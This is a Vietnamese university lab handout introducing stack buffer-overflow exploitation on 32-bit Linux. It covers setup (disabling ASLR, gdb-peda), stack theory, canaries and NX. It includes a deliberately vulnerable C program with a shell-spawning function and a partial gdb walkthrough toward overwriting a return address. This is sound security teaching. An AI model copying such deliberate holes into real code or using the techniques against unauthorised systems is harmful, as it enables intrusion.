

3

Lab

**PHỤC VỤ MỤC ĐÍCH GIÁO DỤC**  
FOR EDUCATIONAL PURPOSE ONLY

# Nhập môn Pwnable

Binary Exploitation

**Thực hành môn Lập trình An toàn  
và Khai thác lỗ hổng phần mềm**

**Lưu hành nội bộ**

<Ng nghiêm cấm đăng tải trên internet dưới mọi hình thức>



Mọi góp ý về tài liệu, vui lòng gửi về email [inseclab@uit.edu.vn](mailto:inseclab@uit.edu.vn)

## A. TỔNG QUAN

### A.1. Mục tiêu

Trong bài lab này, sinh viên cần khai thác lỗ hổng buffer overflow của các file thực thi để thực hiện các tác vụ đơn giản đến phức tạp, từ đó được cung cấp các kiến thức về cơ chế của stack trong bộ xử lý IA32/x86\_64, các ví dụ về code có lỗ hổng buffer overflow và các cơ chế phòng tránh.

### A.2. Thời gian thực hiện

- Thực hành tại lớp: 5 tiết tại phòng thực hành.
- Hoàn thành báo cáo kết quả thực hành: tối đa 13 ngày.

### A.3. Chuẩn bị và cấu hình môi trường

Sinh viên cần chuẩn bị trước máy tính với môi trường thực hành như sau:

- 1 PC cá nhân với hệ điều hành tự chọn
- Virtual Box hoặc VMWare + máy ảo Linux

Sinh viên cần đảm bảo thực hiện các bước cài đặt, cấu hình sau:

#### A.3.1. Tắt Address Space Layout Randomization (ASLR) trên máy ảo

Tạo 1 file /etc/sysctl.d/01-disable-aslr.conf có nội dung bên dưới.

```
kernel.randomize_va_space = 0
```

Lưu file và reload lại cấu hình mới với lệnh:

```
$ sudo sysctl -p /etc/sysctl.d/01-disable-aslr.conf
```

Kiểm tra lại với lệnh

```
$ cat /proc/sys/kernel/randomize_va_space
```

```
ubuntu@ubuntu:~$ cat /proc/sys/kernel/randomize_va_space
0
ubuntu@ubuntu:~$
```

#### A.3.2. Cài đặt công cụ gdb-peda

Trong bài thực hành này, chúng ta sẽ tìm hiểu và sử dụng công cụ **gdb-peda** cơ bản (hoặc **pwngdb**) để phân tích và khai thác lỗ hổng buffer overflow của 1 số ứng dụng.

##### • Cài đặt

```
$ git clone https://github.com/longld/peda.git ~/peda
```

```
$ echo "source ~/peda/peda.py" >> ~/.gdbinit # map gdb command to peda
```

##### • Sử dụng

Một số lệnh cơ bản:

\$gdb prog		Câu lệnh load chương trình tên là prog vào gdb
gdb-peda\$ run		Chạy chương trình prog trong gdb-peda

gdb-peda\$ break *address		Đặt 1 breakpoint tại địa chỉ address
gdb-peda\$ break func1		Đặt 1 breakpoint tại hàm func1
gdb-peda\$ info break		Xem tất cả các địa chỉ đã đặt break
gdb-peda\$ delete 3		Xóa breakpoint thứ 3
gdb-peda\$ continue		Tiếp tục chương trình sau khi đã đặt break
gdb-peda\$ start		Lệnh này tương tự với run, nhưng khi chạy lệnh này chương trình sẽ break ngay tại điểm bắt đầu của main function
gdb-peda\$ s		Lệnh này sẽ đi qua từng lệnh của chương trình, khi gặp hàm thì sẽ vào bên trong các lệnh của hàm đó
gdb-peda\$ n		Lệnh này tương tự với lệnh s, tuy nhiên khi gặp hàm sẽ thực thi chứ không vào bên trong từng lệnh của hàm
gdb-peda\$ p/x \$esp		In giá trị hex của thanh ghi \$esp
gdb-peda\$ 10/wx \$esp		In 10 word dạng hex bắt đầu từ địa chỉ của thanh ghi \$esp
gdb-peda\$ checksec		Kiểm tra các cờ nào được bật trong chương trình
gdb_peda\$ disassemble main		Xem mã assembly của 1 hàm nào đó, cụ thể ở đây là hàm main
gdb_peda\$ quit		Thoát khỏi gdb-peda

### A.3.3. Cài đặt các gói cần thiết

Yêu cầu: các gói hỗ trợ chạy file 32 bit cho hệ thống 64 bit, pwntools cho python, nasm.

```
$ sudo apt-get install python3      # python3 is recommended
$ sudo apt-get install lib32ncurses6 lib32z1 lib32stdc++6  # if vm is 64bit
$ sudo pip install pwntools
$ sudo apt-get install nasm
```

## B. LÝ THUYẾT

### B.1. Stack

#### B.1.1. Stack là gì?

**Stack** là một vùng nhớ được quản lý với quy tắc ngăn xếp. Đặc điểm quan trọng của stack cần ghi nhớ:

- Stack hoạt động theo cơ chế First In Last Out.
- Stack phát triển từ vùng nhớ có địa chỉ cao xuống vùng nhớ có địa chỉ thấp.
- Thanh ghi **esp/rsp** luôn trỏ đến địa chỉ thấp nhất trong stack (“đỉnh” stack).

#### 2 hoạt động chính của stack:

- **Push** dữ liệu vào stack: **push src**

Giá trị trong **src** sẽ được lấy ra, đồng thời **esp/rsp** sẽ trừ xuống 4 hoặc 8 (bytes) để cấp không gian lưu dữ liệu, giá trị lấy ra từ **src**

được ghi vào ô nhớ mà **esp/rsp** đang trỏ đến. Hoạt động này làm tăng kích thước stack.

- **Pop** dữ liệu ra từ stack: **pop dst**

Đọc 1 giá trị tại địa chỉ mà **esp/rsp** đang trỏ đến và ghi vào **dst**. Sau đó tăng giá trị của **esp/rsp** lên 4 hoặc 8 (bytes). Hoạt động này làm giảm kích thước stack.



#### B.1.2. Stack trong hỗ trợ gọi và thực thi procedure

##### • Stack frame

Việc gọi hàm làm thay đổi luồng hoạt động giống như câu lệnh jump, tuy nhiên sau khi thực thi xong hàm được gọi (hàm con), cần trả quyền điều khiển chương trình cho hàm gọi (hàm mẹ). Việc này có thể thực hiện được với sự hỗ trợ của stack.

Mỗi hàm (procedure) sẽ có riêng 1 stack frame cho các hoạt động của nó. Trong IA32, stack frame được định nghĩa là vùng nhớ nằm giữa 2 địa chỉ lưu trong thanh ghi **esp** và **ebp**.

- Thanh ghi **ebp** (base pointer) lưu trỏ đến **bottom** của stack, cố định trong một procedure.
- Thanh ghi **esp** (stack pointer) lưu trỏ đến **top** (địa chỉ thấp nhất) của stack và có giá trị thay đổi cho mỗi hoạt động thêm hoặc lấy dữ liệu từ stack.



Stack frame có thể chứa các tham số, các biến cục bộ, các dữ liệu để khôi phục stack frame của hàm trước đó.

- **Gọi hàm với lệnh call**

Các bước để gọi một hàm (procedure):

- B1: Hàm mẹ đưa các tham số cần thiết (nếu có) vào stack trước khi gọi hàm con.
- B2: Thực hiện lệnh gọi hàm **call label**, trong đó label trỏ đến vị trí của hàm con. Với câu lệnh call này, địa chỉ trả về sẽ được push vào stack.

- **Thực thi hàm**

Khi bắt đầu thực thi hàm con, công việc đầu tiên là lưu lại trạng thái của stack frame của hàm mẹ. Do các hàm đều cần sử dụng chung thanh ghi **ebp** để định nghĩa stack frame của mình, hàm con cần phải lưu lại **ebp** của hàm mẹ trước khi sử dụng và khôi phục khi trả về. Trong quá trình thực thi một hàm, **esp** sẽ được thay đổi để cấp phát hoặc thu hồi vùng nhớ trong stack. Các thanh ghi **esp** và **ebp** cũng được dùng trong từng stack frame để truy xuất các tham số và biến của từng hàm.

- **Trả về hàm**

Sau khi hàm con thực thi xong, trước khi trở về hàm mẹ, hàm con cần thu dọn stack của mình và khôi phục một số trạng thái (thanh ghi) đã thay đổi. Lệnh thường sử dụng:

- **leave**: thu dọn stack và khôi phục **ebp** của hàm mẹ
- **ret**: pop (lấy) địa chỉ trả về của hàm mẹ từ stack và nhảy đến đó.

## B.2. Lỗ hổng Buffer overflow


### B.2.1. Tổng quan

Ví dụ ở **Hình B-1** là một chương trình có sử dụng hàm **gets** để đọc dữ liệu input từ người dùng và ghi vào vùng nhớ của buffer. Hàm **gets** là hàm không có cơ chế kiểm tra độ dài chuỗi nhập vào có vượt quá vùng nhớ đã cấp trước đó hay không, ở đây là vượt quá 8 bytes của buffer. Do đó, có thể gây ra lỗ hổng buffer overflow khi người dùng nhập input quá dài.

Quan sát hình ảnh stack bên trái khi gọi hàm **func1**:

- Đầu tiên, trước khi hàm **func1** được gọi, các đối số cần thiết cho hàm sẽ được đẩy vào stack theo thứ tự ngược với khai báo trong C. Trong ví dụ lần lượt là c, b, a sẽ được đẩy vào stack.
- Tiếp theo, khi hàm **func1** được gọi, địa chỉ trả về ret-addr sẽ được đẩy vào stack, chịu trách nhiệm điều hướng về lại hàm mẹ sau khi thực hiện xong hàm con.
- Tiếp đến là giá trị EBP hiện tại được đẩy vào stack.
- Tiếp đến là các biến cục bộ bên trong hàm **func1**, trong ví dụ là biến buffer.

Quan sát hình ảnh bên tay phải khi thực hiện tấn công buffer overflow:



Hình B-1. Ví dụ về ứng dụng có lỗ hổng buffer overflow do dùng hàm gets

- Chương trình khai báo biến buffer gồm 8 byte, tương ứng chúng ta chỉ được phép nhập 8 ký tự.
- Tuy nhiên, kẻ tấn công cố tình nhập input có độ dài 20 ký tự 'a', khi đó stack sẽ bị tràn. Ví dụ như hình trên, các giá trị như EBP, ret-addr, đối số a sẽ bị ghi đè bằng các giá trị 0x41, là mã ASCII của ký tự 'a'.

### B.2.2. Khai thác buffer overflow để truyền shellcode

#### • Shellcode là gì?

Khi tồn tại lỗ hổng buffer overflow có thể bị khai thác, thay vì truyền vào những input dài nhưng có giá trị tùy ý, kẻ tấn công có thể truyền vào những input chứa các mã code thực thi được. Những mã code như vậy được gọi là byte code hoặc shellcode, thực thi được trực tiếp trên máy tính mà không cần trải qua các bước biên dịch hay liên kết.

Tham khảo thêm các tài liệu: <https://en.wikipedia.org/wiki/Shellcode>

#### • Viết shellcode đơn giản

Trong Linux, để viết một shellcode đơn giản, ta cần thực hiện các bước sau:

- Viết tác vụ dưới dạng các đoạn mã cấp cao hoặc mã assembly.
- Biên dịch file mã nguồn để tạo thành 1 file thực thi chức năng vừa viết.
- Dùng objdump để xem các byte của file thực thi. Các byte này chính là byte code hay shellcode cần viết.

Lưu ý, để shellcode có thể thực thi trong chương trình cần khai thác, một số điều kiện cơ bản sau cần được đảm bảo:

- Vùng nhớ ta đặt shellcode phải có quyền execute.
- Cách thực thi:
  - Có lệnh call địa chỉ lưu shellcode. Khi đó shellcode sẽ được thực thi.
  - Có lệnh ret với ret-addr là địa chỉ lưu shellcode.
  - Có lệnh nhảy về địa chỉ lưu shellcode.

## B.3. Tìm hiểu các cơ chế bảo vệ stack


### B.3.1. Các kỹ thuật chống lại tấn công Buffer Overflow

Tên	Mô tả
Stack Canaries	Thông thường, ở đầu 1 hàm, một giá trị ngẫu nhiên, gọi là canary, được tạo và được chèn vào cuối vùng rủi ro cao nơi stack có thể bị tràn. Ở cuối hàm, nó sẽ được kiểm tra xem giá trị canary này có bị sửa đổi không.
NoExecute (NX)	Là một công nghệ được sử dụng trong CPU để đảm bảo rằng một số vùng bộ nhớ nhất định (chẳng hạn như stack và heap) không thể thực thi và các vùng khác, chẳng hạn như code section không thể được ghi.
Relocation Read-Only (RELRO)	Khi cờ này được bật, làm cho toàn bộ GOT ở chế độ chỉ đọc, loại bỏ khả năng thực hiện tấn công "ghi đè GOT", trong đó địa chỉ GOT bị ghi đè lên vị trí của một chức năng khác hoặc một ROP mà kẻ tấn công muốn thực hiện.
Address Space Layout Randomization (ASLR)	Các địa chỉ của Libc sẽ được random sau mỗi lần thực thi để chúng ta không thể biết được chính xác địa chỉ bộ nhớ của các hàm trong Libc.
Position Independent Executables (PIE)	Kỹ thuật này giống như ASLR, nhưng sẽ random các địa chỉ trong chính binary đó. Điều này gây khó khăn khi chúng ta tìm gadgets hoặc là sử dụng các hàm của binary.


### B.3.2. Stack Canaries

Trong bài thực hành này, chúng ta xem xét một cơ chế chống buffer overflow là stack canary. Đây là cách bảo vệ cơ bản và lâu nhất, nhưng vẫn mạnh mẽ và hiệu quả. Nguyên tắc của cơ chế này là thêm 1 giá trị ngẫu nhiên vào stack, thường là gần vị trí có thể xảy ra tràn bộ đệm. Trong các chương trình sẽ có một đoạn chương trình thêm và kiểm tra giá trị canary này trong stack. Nếu canary bị thay đổi thì cảnh báo đã bị buffer Overflow.

Xem xét hình ảnh stack khi có canary và không có canary sẽ như thế nào.



Hình ảnh stack có canary



Hình ảnh stack không có canary



## C. THỰC HÀNH

### C.1. Khai thác lỗ hổng buffer overflow cơ bản

#### C.1.1. Khai thác lỗ hổng buffer overflow khi không sử dụng canary

Quan sát mã nguồn chính của chương trình **app1-no-canary**.

```
#include <stdio.h>
#include <stdlib.h>
#include <unistd.h>
#include <string.h>
void get_shell(){
    printf("Call get_shell");
    system("/bin/sh");
}

void check()
{
    char buf[16];
    scanf("%s", buf);
    if (!strcmp(buf, "250382"))
        printf("Password OK :)\n");
    else
        printf("Invalid Password!\n");
}

int main_func()
{
    // ... other stack-related stuff ...
    // main function
    printf("Pwn basic\n");
    printf("Password:");
    check();
    print("End of program.");
    return 0;
}

int launcher(){
    // ... some other secret stuffs to get stable stack ...
    main_func();
}

int main(int argc, char *argv[])
{
    // ... some secret stuffs to get stable stack ...
    launcher();
}
```

- File thực thi 32 bit.
- Chương trình theo luồng **main()** → **launcher()** → **main\_func()** để đến hoạt động chính là gọi hàm **check()**, nhận input từ người dùng với hàm **scanf()** và ghi vào biến **buf** khai báo 16 bytes. **scanf()** có thể bị khai thác buffer overflow.
- Hàm **get\_shell()** là 1 hàm có tác dụng mở shell, hàm này không được gọi.
- Khi biên dịch có sử dụng option **-fno-stack-protector** để không sử dụng canary.
- Chương trình được biên dịch với cơ chế đảm bảo địa chỉ stack khi debug và thực thi là như nhau.



**Yêu cầu 1.** Sinh viên khai thác lỗ hổng buffer overflow của chương trình **app1-no-canary**, nhằm khiến chương trình gọi hàm **get\_shell()** để mở shell tương tác.

Gợi ý:


- Muốn điều hướng chương trình thực thi 1 đoạn code nào đó, có thể tận dụng và ghi đè ret-addr của 1 hàm có lỗ hổng buffer overflow khi nhận input.
- Cần tìm khoảng cách từ vị trí lưu input đến vị trí cần ghi đè để nhập input có độ dài phù hợp.

### Bước 1. Xác định hàm cần quan tâm và khai thác

Quan sát mã nguồn **app1-no-canary**, hàm có thể bị ảnh hưởng bởi tấn công buffer overflow là hàm **check()**, từ đó các thông tin trong stack của **check()** có thể bị ghi đè.

### Bước 2. Kiểm tra việc sử dụng canary của chương trình app1-no-canary

```
$ gdb app1-no-canary
gdb-peda$ checksec
```



```
ubuntu@ubuntu: ~$ gdb app1-no-canary
GNU gdb (Ubuntu 7.11.1-0ubuntu1~16.5) 7.11.1
Copyright (C) 2016 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law. Type "show copying"
and "show warranty" for details.
This GDB was configured as "x86_64-linux-gnu".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<http://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online at:
<http://www.gnu.org/software/gdb/documentation/>.
For help, type "help".
Type "apropos word" to search for commands related to "word"...
Reading symbols from app1-no-canary...(no debugging symbols found)...done.
gdb-peda$ checksec
CANARY      : disabled
FORTIFY     : disabled
NX          : disabled
PIE         : disabled
RELRO       : Partial
gdb-peda$
```

### Bước 3. Xác định độ dài chuỗi cần nhập để khai thác được buffer overflow


Bước này cần xác định khoảng cách từ vị trí lưu của chuỗi input, hay biến **buf**, đến vị trí cần ghi đè là ret-addr của hàm **check()**. Có 2 cách để xác định:

- **Cách 1: Phân tích tĩnh - xác định khoảng cách thông qua vị trí tương đối**

Dùng 1 số công cụ như objdump để xem mã assembly của hàm **check()**, vẽ stack của hàm này để từ đó xác định vị trí tương đối giữa các biến, tham số hay ret-addr.

Xem mã assembly của **app1-no-canary** với objdump:

```
$ objdump -d app1-no-canary
```



```
ubuntu@ubuntu: ~$ objdump -d app1-no-canary
app1-no-canary:      file format elf32-i386

Disassembly of section .init:

08048494 <.init>:
08048494: 53                push   %ebx
08048495: 83 ec 08          sub    $0x8,%esp
08048498: e8 63 01 00 00    call   8048600 <_x86.get_pc_thunk.bx>
0804849d: 81 c3 63 1b 00 00 add     $0x1b63,%ebx
```

Xem code assembly của **check()**, hàm này trước khi gọi hàm **scanf()** có đẩy 2 tham số vào stack. Dựa trên quy tắc đẩy tham số “ngược”, địa chỉ lưu tại **%eax = %ebp - 0x18** được ánh xạ làm vị trí của chuỗi **buf**. Bên cạnh đó, **ret-addr** của 1 hàm luôn nằm trong stack ở vị trí **%ebp + 4**.

```

ubuntu@ubuntu: ~
0804875b <check>:
804875b: 55          push    %ebp
804875c: 89 e5       mov     %esp,%ebp
804875e: 83 ec 18    sub     $0x18,%esp
8048761: 83 ec 08    sub     $0x8,%esp
8048764: 8d 45 e8    lea     -0x18(%ebp),%eax
8048767: 50          push    %eax
8048768: 68 ba 8a 04 08 push    $0x8048aba
804876d: e8 2e fe ff call    80485a0 <_isoc99_scanf@plt>
8048772: 83 c4 10    add     $0x10,%esp

```

Như vậy khoảng cách giữa 2 thành phần này là bao nhiêu? Input cần dài bao nhiêu để ghi đè được lên **ret-addr**?

- **Cách 2: Phân tích động** – xác định khoảng cách thông qua vị trí tuyệt đối

Có thể tiến hành debug chương trình này bằng **gdb-peda**

- Load chương trình vào gdb.

```
$ gdb app1-no-canary
```

- Hàm gọi hàm **check()** là **main\_func**, xem code assembly của hàm này bằng câu lệnh:

```
gdb-peda$ disassemble main_func
```

```

ubuntu@ubuntu: ~
gdb-peda$ disassemble main_func
Dump of assembler code for function main_func:
0x080487b2 <+0>: push    ebp
0x080487b3 <+1>: mov     ebp,esp
0x080487b5 <+3>: sub     esp,0x58
0x080487b8 <+6>: mov     DWORD PTR [ebp-0xc],0x0
0x080487bf <+13>: lea     eax,[ebp-0x50]
0x080487c2 <+16>: and     eax,0x3ff0
0x080487c7 <+21>: mov     DWORD PTR [ebp-0xc],eax
0x080487ca <+24>: mov     edx,DWORD PTR [ebp+0x8]
0x080487cd <+27>: mov     eax,DWORD PTR [ebp-0xc]
0x080487d0 <+30>: add     eax,edx
0x080487d2 <+32>: lea     edx,[eax+0xf]
0x080487d5 <+35>: mov     eax,0x10
0x080487da <+40>: sub     eax,0x1
0x080487dd <+43>: add     eax,edx
0x080487df <+45>: mov     ecx,0x10
0x080487e4 <+50>: mov     edx,0x0
0x080487e9 <+55>: div     ecx
0x080487eb <+57>: imul    eax,eax,0x10
0x080487ee <+60>: sub     esp,eax
0x080487f0 <+62>: mov     eax,esp
0x080487f2 <+64>: add     eax,0xf
0x080487f5 <+67>: shr     eax,0x4
0x080487f8 <+70>: shl     eax,0x4
0x080487fb <+73>: mov     DWORD PTR [ebp-0x10],eax
0x080487fe <+76>: sub     esp,0x4
0x08048801 <+79>: push    DWORD PTR [ebp-0xc]
0x08048804 <+82>: push    0xf4
0x08048809 <+87>: push    DWORD PTR [ebp-0x10]
0x0804880c <+90>: call    0x8048580 <memset@plt>
0x08048811 <+95>: add     esp,0x10
0x08048814 <+98>: sub     esp,0xc
0x08048817 <+101>: push    0x8048ae5
0x0804881c <+106>: call    0x8048530 <puts@plt>
0x08048821 <+111>: add     esp,0x10
0x08048824 <+114>: sub     esp,0xc
0x08048827 <+117>: push    0x8048aef
0x0804882c <+122>: call    0x80484f0 <printf@plt>
0x08048831 <+127>: add     esp,0x10
0x08048834 <+130>: call    0x804875b <check>
0x08048839 <+135>: sub     esp,0xc
0x0804883c <+138>: push    0x8048af9
0x08048841 <+143>: call    0x8048530 <puts@plt>
0x08048846 <+148>: add     esp,0x10
0x08048849 <+151>: nop
0x0804884a <+152>: leave
0x0804884b <+153>: ret
End of assembler dump.
gdb-peda$

```

Có thể thấy địa chỉ của lệnh gọi hàm **check()** (được khoanh đỏ) là **0x08048834**.

- Debug chương trình bằng câu lệnh:

```
gdb-peda$ start
```

```

-----registers-----
EAX: 0xf7fb4dbc --> 0xffffd0ac --> 0xffffd2a6 ("XDG_VTNR=7")
EBX: 0x0
ECX: 0xffffd010 --> 0x1
EDX: 0xffffd034 --> 0x0
ESI: 0xf7fb3000 --> 0x1b2db0
EDI: 0xf7fb3000 --> 0x1b2db0
EBP: 0xffffcfff --> 0x0
ESP: 0xffffcfff --> 0xffffd010 --> 0x1
EIP: 0x08048920 (<main+14>: sub esp,0x14)
EFLAGS: 0x286 (carry PARITY adjust zero SIGN trap INTERRUPT direction overflow)
-----code-----
0x0804891c <main+10>: push    ebp
0x0804891d <main+11>: mov     ebp,esp
0x0804891f <main+13>: push    ecx
=> 0x08048920 <main+14>: sub     esp,0x14
0x08048923 <main+17>: mov     DWORD PTR [ebp-0xc],0x0
0x0804892a <main+24>: mov     DWORD PTR [ebp-0x10],0x0
0x08048931 <main+31>: mov     DWORD PTR [ebp-0x14],0x1
0x08048938 <main+38>: sub     esp,0x8
-----stack-----
0000| 0xffffcfff --> 0xffffd010 --> 0x1
0004| 0xffffcfff --> 0x0
0008| 0xffffcfff --> 0xf7e18647 (<_libc_start_main+247>: add esp,0x10)
0012| 0xffffd000 --> 0xf7fb3000 --> 0x1b2db0
0016| 0xffffd004 --> 0xf7fb3000 --> 0x1b2db0
0020| 0xffffd008 --> 0x0
0024| 0xffffd00c --> 0xf7e18647 (<_libc_start_main+247>: add esp,0x10)
0028| 0xffffd010 --> 0x1
-----
Legend: code, data, rodata, value
Temporary breakpoint 1, 0x08048920 in main ()
gdb-peda$

```

- Đặt break point tại câu lệnh gọi hàm **check** với địa chỉ tìm được ở trên bằng lệnh:

```
gdb-peda$ b* 0x08048834
```

```

0x08048831 <+127>: add     esp,0x10
0x08048834 <+130>: call    0x0804875b <check>
0x08048839 <+135>: sub     esp,0xc
0x0804883c <+138>: push    0x08048af9
0x08048841 <+143>: call    0x08048530 <puts@plt>
0x08048846 <+148>: add     esp,0x10
0x08048849 <+151>: nop
0x0804884a <+152>: leave
0x0804884b <+153>: ret
End of assembler dump.
gdb-peda$ b*0x08048834
Breakpoint 2 at 0x08048834
gdb-peda$

```

- Sau đó chạy lệnh để chương trình chạy và dừng tại câu lệnh gọi hàm **check**:

```
gdb-peda$ c
```

Chương trình sẽ dừng ở lệnh call hàm **check** (hình a). Gõ tiếp lệnh **n** để đi vào hàm:

```
gdb-peda$ s
```

```

-----registers-----
EAX: 0x9 ('\t')
EBX: 0x0
ECX: 0x0
EDX: 0xf7fb4870 --> 0x0
ESI: 0xf7fb3000 --> 0x1b2db0
EDI: 0xf7fb3000 --> 0x1b2db0
EBP: 0x55685fe0 --> 0xffffcfe8 --> 0x0
ESP: 0x55683988 --> 0x0
EIP: 0x08048834 (<main_func+130>: call 0x0804875b <check>)
EFLAGS: 0x206 (carry PARITY adjust zero sign trap INTERRUPT direction overflow)
-----code-----
0x08048827 <main_func+117>: push    0x08048aef
0x0804882c <main_func+122>: call    0x08048af0 <printf@plt>
0x08048831 <main_func+127>: add     esp,0x10
=> 0x08048834 <main_func+130>: call    0x0804875b <check>
0x08048839 <main_func+135>: sub     esp,0xc
0x0804883c <main_func+138>: push    0x08048af9
0x08048841 <main_func+143>: call    0x08048530 <puts@plt>
0x08048846 <main_func+148>: add     esp,0x10
-----stack-----
0000| 0x55683988 --> 0x0
0004| 0x5568398c --> 0x0
0008| 0x55683990 --> 0xf4f4f4f4
0012| 0x55683994 --> 0xf4f4f4f4
0016| 0x55683998 --> 0xf4f4f4f4
0020| 0x5568399c --> 0xf4f4f4f4
0024| 0x556839a0 --> 0xf4f4f4f4
0028| 0x556839a4 --> 0xf4f4f4f4
-----
Legend: code, data, rodata, value
Breakpoint 2, 0x08048834 in main_func ()
gdb-peda$

```

(a)

```

-----registers-----
EAX: 0x9 ('\t')
EBX: 0x0
ECX: 0x0
EDX: 0xf7fb4870 --> 0x0
ESI: 0xf7fb3000 --> 0x1b2db0
EDI: 0xf7fb3000 --> 0x1b2db0
EBP: 0x55685fe0 --> 0xffffcfe8 --> 0x0
ESP: 0x55683984 --> 0x08048839 (<main_func+135>: sub esp,0xc)
EIP: 0x0804875b <check>: push    ebp
EFLAGS: 0x206 (carry PARITY adjust zero sign trap INTERRUPT direction overflow)
-----code-----
0x08048751 <get_shell+38>: sub     esp,0xc
0x08048754 <get_shell+41>: push    0x1
0x08048756 <get_shell+43>: call    0x08048550 <exit@plt>
=> 0x0804875b <check>: push    ebp
0x0804875c <check+1>: mov     ebp,esp
0x0804875e <check+3>: sub     esp,0x18
0x08048761 <check+6>: sub     esp,0x8
0x08048764 <check+9>: lea     eax,[ebp-0x18]
-----stack-----
0000| 0x55683984 --> 0x08048839 (<main_func+135>: sub esp,0xc)
0004| 0x55683988 --> 0x0
0008| 0x5568398c --> 0x0
0012| 0x55683990 --> 0xf4f4f4f4
0016| 0x55683994 --> 0xf4f4f4f4
0020| 0x55683998 --> 0xf4f4f4f4
0024| 0x5568399c --> 0xf4f4f4f4
0028| 0x556839a0 --> 0xf4f4f4f4
-----
Legend: code, data, rodata, value
0x0804875b in check ()
gdb-peda$

```

(b)

